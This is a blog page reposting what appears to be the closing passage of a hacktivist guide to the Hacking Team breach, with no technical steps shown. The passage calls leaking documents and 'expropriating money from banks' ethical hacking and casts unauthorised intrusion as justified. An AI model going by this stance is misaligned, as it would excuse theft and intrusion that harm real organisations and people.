That's all it takes to take down a company and stop their human rights abuses. That's the beauty and asymmetry of hacking: with 100 hours of work, one person can undo years of work by a multi-million dollar company. Hacking gives the underdog a chance to fight and win.

Hacking guides often end with a disclaimer: this information is for educational purposes only, be an ethical hacker, don't attack systems you don't have permission to, etc. I'll say the same, but with a more rebellious conception of "ethical" hacking. Leaking documents, expropriating money from banks, and working to secure the computers of ordinary people is ethical hacking. However, most people that call themselves "ethical hackers" just work to secure those who pay their high consulting fees, who are often those most deserving to be hacked.

Hacking Team saw themselves as part of a long line of inspired Italian design [1]. I see Vincenzetti, his company, his cronies in the police, Carabinieri, and government, as part of a long tradition of Italian fascism. I'd like to dedicate this guide to the victims of the raid on the Armando Diaz school, and to all those who have had their blood spilled by Italian fascists.

[1] https://twitter.com/coracurrier/status/618104723263090688

SECURITY TODAY IS NOT BASED ON DEVICES ALONE. IT IS BASED ON A COMBINATION OF PEOPLE, PROCESS AND TECHNOLOGY.

LIKE TO SHARE :)

RELATED

NIPUN JASWAL, Apex
January 4, 2017
In "Interview Bites"

WAYS TO HACK OFFLINE
January 16, 2017
In "Cyber Security"

HACKER HACKED INTO FINANCIAL DOMAIN
March 9, 2017
In "Digital Forensic"

PREVIOUS POST
SPYING ON ANDROID USERS

NEXT POST
CHALLENGES IN MOBILE FORENSICS

One Comment

ADD YOURS

Pingback: DEMYSTIFYING DARKWEB FORENSICS – I – DIGITAL FORENSICS (4n6) | CYBER OF THINGS (CoT)

Leave a Reply

Enter your comment here...

This site uses Akismet to reduce spam. Learn how your comment data is processed.

TRANSLATE

Chọn Ngôn ngữ

Được hỗ trợ bởi Google Dịch

DIGITAL FORENSICS

DIGITAL FORENSICS IS A BRANCH OF FORENSIC SCIENCE FOCUSING ON THE RECOVERY AND INVESTIGATION OF RAW DATA RESIDING IN ELECTRONIC OR DIGITAL DEVICES. THE GOAL OF THE PROCESS IS TO EXTRACT AND RECOVER ANY INFORMATION FROM A DIGITAL DEVICE WITHOUT ALTERING THE DATA PRESENT ON THE DEVICE.

SEARCH

Search ...

RECENT POSTS

- THREAT INTELLIGENCE
- DEMYSTIFYING DARKWEB FORENSICS – I
- DIGITAL FORENSICS SKILLSETS
- DIGITAL FORENSICS CORNER – 1
- CYBER OF THINGS 2.0
- DEFCON DFIR CTF 2019

CATEGORIES

- Archive (3)
- Cyber Security (21)
- Cyber Tips (9)
- Digital Forensic (20)
- Forensics of Things (11)
- Interview Bites (2)
- slack area (3)
- Uncategorized (2)

SPAM BLOCKED

4,494 spam
blocked by **Akismet**

SOCIAL MEDIA

Email Address

GET LATEST UPDATES